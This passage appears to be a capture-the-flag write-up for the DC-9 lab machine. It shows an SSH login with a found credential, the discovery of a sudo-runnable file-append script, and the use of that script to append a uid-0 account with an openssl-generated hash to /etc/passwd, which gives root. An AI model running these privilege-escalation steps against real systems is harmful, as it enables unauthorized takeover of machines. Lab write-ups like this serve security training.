fredf:B4-Tru3-001
```

```
┌──(root#Bhavesh)-[~/Offsec/DC-9]
└─# ssh fredf@dc-9
fredf@dc-9's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
fredf@dc-9:~$ whoami
fredf
fredf@dc-9:~$ id
uid=1003(fredf) gid=1003(fredf) groups=1003(fredf)
fredf@dc-9:~$
```

We can see **fredf** can run following command as **root** user.

```
fredf@dc-9:~$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
fredf@dc-9:~$
```

This is a python file that can take 2 arguments first one is read it means it read a file and second one append it means it append the content from first argument into it.

```
fredf@dc-9:~$ sudo /opt/devstuff/dist/test/test
Usage: python test.py read append
fredf@dc-9:~$ cd /opt/devstuff/
fredf@dc-9:/opt/devstuff$ ls
build  dist  __pycache__  test.py  test.spec
fredf@dc-9:/opt/devstuff$ cat test.py
#!/usr/bin/python

import sys

if len (sys.argv) != 3 :
    print ("Usage: python test.py read append")
    sys.exit (1)

else :
    f = open(sys.argv[1], "r")
    output = (f.read())

    f = open(sys.argv[2], "a")
    f.write(output)
    f.close()
fredf@dc-9:/opt/devstuff$
```

Create password

```
openssl passwd 12345
```

```
┌──(root#Bhavesh)-[~/Offsec/DC-9]
└─# openssl passwd 12345
$1$o2tX4axy$MplxI0k9rrS.0svWINyVh1
```

We add the username and their hash password into **/etc/passwd** file with the id of 0 means root user with help of above script .

```
echo "bhavesh:\$1\$o2tX4axy\$MplxI0k9rrS.0svWINyVh1:0:0:bhavesh:/root:/bin/bash" > /tmp/shell
```

```
fredf@dc-9:/opt/devstuff$ echo "bhavesh:\$1\$o2tX4axy\$MplxI0k9rrS.0svWINyVh1:0:0:bhavesh:/root:/bin/bash" > /tmp/shell
fredf@dc-9:/opt/devstuff$ cat /tmp/shell
bhavesh:$1$o2tX4axy$MplxI0k9rrS.0svWINyVh1:0:0:bhavesh:/root:/bin/bash
fredf@dc-9:/opt/devstuff$
```

```
sudo /opt/devstuff/dist/test/test /tmp/shell /etc/passwd
```

```
cat /etc/passwd
```

As we can see our entry is append in the **/etc/passwd** file.

```
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
marym:x:1001:1001:Mary Moe:/home/marym:/bin/bash
julied:x:1002:1002:Julie Dooley:/home/julied:/bin/bash
fredf:x:1003:1003:Fred Flintstone:/home/fredf:/bin/bash
barneyr:x:1004:1004:Barney Rubble:/home/barneyr:/bin/bash
tomc:x:1005:1005:Tom Cat:/home/tomc:/bin/bash
jerrym:x:1006:1006:Jerry Mouse:/home/jerrym:/bin/bash
wilmaf:x:1007:1007:Wilma Flintstone:/home/wilmaf:/bin/bash
bettyr:x:1008:1008:Betty Rubble:/home/bettyr:/bin/bash
chandlerb:x:1009:1009:Chandler Bing:/home/chandlerb:/bin/bash
joeyt:x:1010:1010:Joey Tribbiani:/home/joeyt:/bin/bash
rachelg:x:1011:1011:Rachel Green:/home/rachelg:/bin/bash
rossg:x:1012:1012:Ross Geller:/home/rossg:/bin/bash
monicag:x:1013:1013:Monica Geller:/home/monicag:/bin/bash
phoebeb:x:1014:1014:Phoebe Buffay:/home/phoebeb:/bin/bash
scoots:x:1015:1015:Scooter McScoots:/home/scoots:/bin/bash
janitor:x:1016:1016:Donald Trump:/home/janitor:/bin/bash
janitor2:x:1017:1017:Scott Morrison:/home/janitor2:/bin/bash
bhavesh:$1$o2tX4axy$MplxI0k9rrS.0svWINyVh1:0:0:bhavesh:/root:/bin/bash
```

```
su bhavesh
```

We are now **root** user of the system.

```
fredf@dc-9:~$ su bhavesh
Password:
root@dc-9:/home/fredf# id
uid=0(root) gid=0(root) groups=0(root)
root@dc-9:/home/fredf# whoami
root
root@dc-9:/home/fredf#
```